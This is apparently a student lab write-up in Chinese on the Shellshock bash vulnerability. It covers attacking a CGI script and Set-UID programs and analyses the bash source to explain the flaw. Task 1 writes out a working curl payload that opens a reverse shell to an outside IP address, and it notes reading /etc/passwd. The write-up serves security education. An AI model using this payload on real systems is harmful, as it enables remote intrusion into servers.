
2020Spring Shellshock

Task1 Attack CGI programs


1. 将用shell写的CGI程序放置在`/etc/apache2/site-available/default`中。

```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

2. 用curl工具去请求http请求。利用shellshock漏洞，执行任意命令。
   - 读取`/etc/passwd`文件



   - 反射shell `curl -A "() { :; }; echo; /bin/bash -i >& /dev/tcp/192.168.73.134/8080 0>&1" http://192.168.73.133/cgi-bin/myprog.cgi`



   - 根据源码分析漏洞原因。

```
/* Initialize the shell variables from the current environment.
   If PRIVMODE is nonzero, don't import functions from ENV or
   parse $SHELLOPTS. */
void
initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  char *name, *string, *temp_string;
  int c, char_index, string_index, string_length;
```


```
  SHELL_VAR *temp_var;

  create_variable_tables ();

  for (string_index = 0; string = env[string_index++]; )
    {
      char_index = 0;
      name = string;
      while ((c = *string++) && c != '=')
    ;
      if (string[-1] == '=')
    char_index = string - name - 1;

      /* If there are weird things in the environment, like `=xxx' or a
     string without an `=', just skip them. */
      if (char_index == 0)
    continue;

      /* ASSERT(name[char_index] == '=') */
      name[char_index] = '\0';
      /* Now, name = env variable name, string = env variable value, and
     char_index == strlen (name) */

      temp_var = (SHELL_VAR *)NULL;

      /* If exported function, define it now.  Don't import functions from
     the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
    {
      string_length = strlen (string);
      temp_string = (char *)xmalloc (3 + string_length + char_index);

      strcpy (temp_string, name);
      temp_string[char_index] = ' ';
      strcpy (temp_string + char_index + 1, string);

      parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);

      /* Ancient backwards compatibility.  Old versions of bash exported
         functions like name()=() {...} */
      if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
        name[char_index - 2] = '\0';

      if (temp_var = find_function (name))
        {
          VSETATTR (temp_var, (att_exported|att_imported));
          array_needs_making = 1;
        }
      else
```

```
60          report_error (_("error importing function definition for
    `%s'"), name);
61
62        /* ( */
63        if (name[char_index - 1] == ')' && name[char_index - 2] ==
    '\0')
64          name[char_index - 2] = '(';     /* ) */
65      }
```

在47行及提示。传递给函数的所有的内容都像执行普通bash命令一样执行。在这里因而会触发漏洞。

Task2 Attack Set-UID programs

1. 首先先将sh链接到bash
2. 执行程序1，直接能拿到root权限的shell。移除setuid(geteuid()) 不能执行



3. 执行程序2。并不能拿到shell。
4. 总结与分析：
    - 在程序1中，由于system函数是调用`/bin/sh -c`解析命令的。故此存在漏洞的bash被利用。
    - 程序1中的移除 setuid(geteuid()) 不能执行。在上面的源码中第5行和第38行，对privemode进行了比较。
    - 程序2中的execve函数是加载一个程序，而这个程序尽管只用原先的环境变量但是由于并没有使用sh去解析该命令，并没有触发bash的漏洞。

总结

- 该漏洞影响的除上面的两种情况，还有一切使用bash解析的shell脚本，task1中的CGI是其中一种形式。
- shellshock漏洞的原理还是对于输入参数没有做过多大的检查，导致闭合设计者原本的执行语句命令，执行攻击者的代码。从这个漏洞中学到的 永远不要相信用户输入的数据。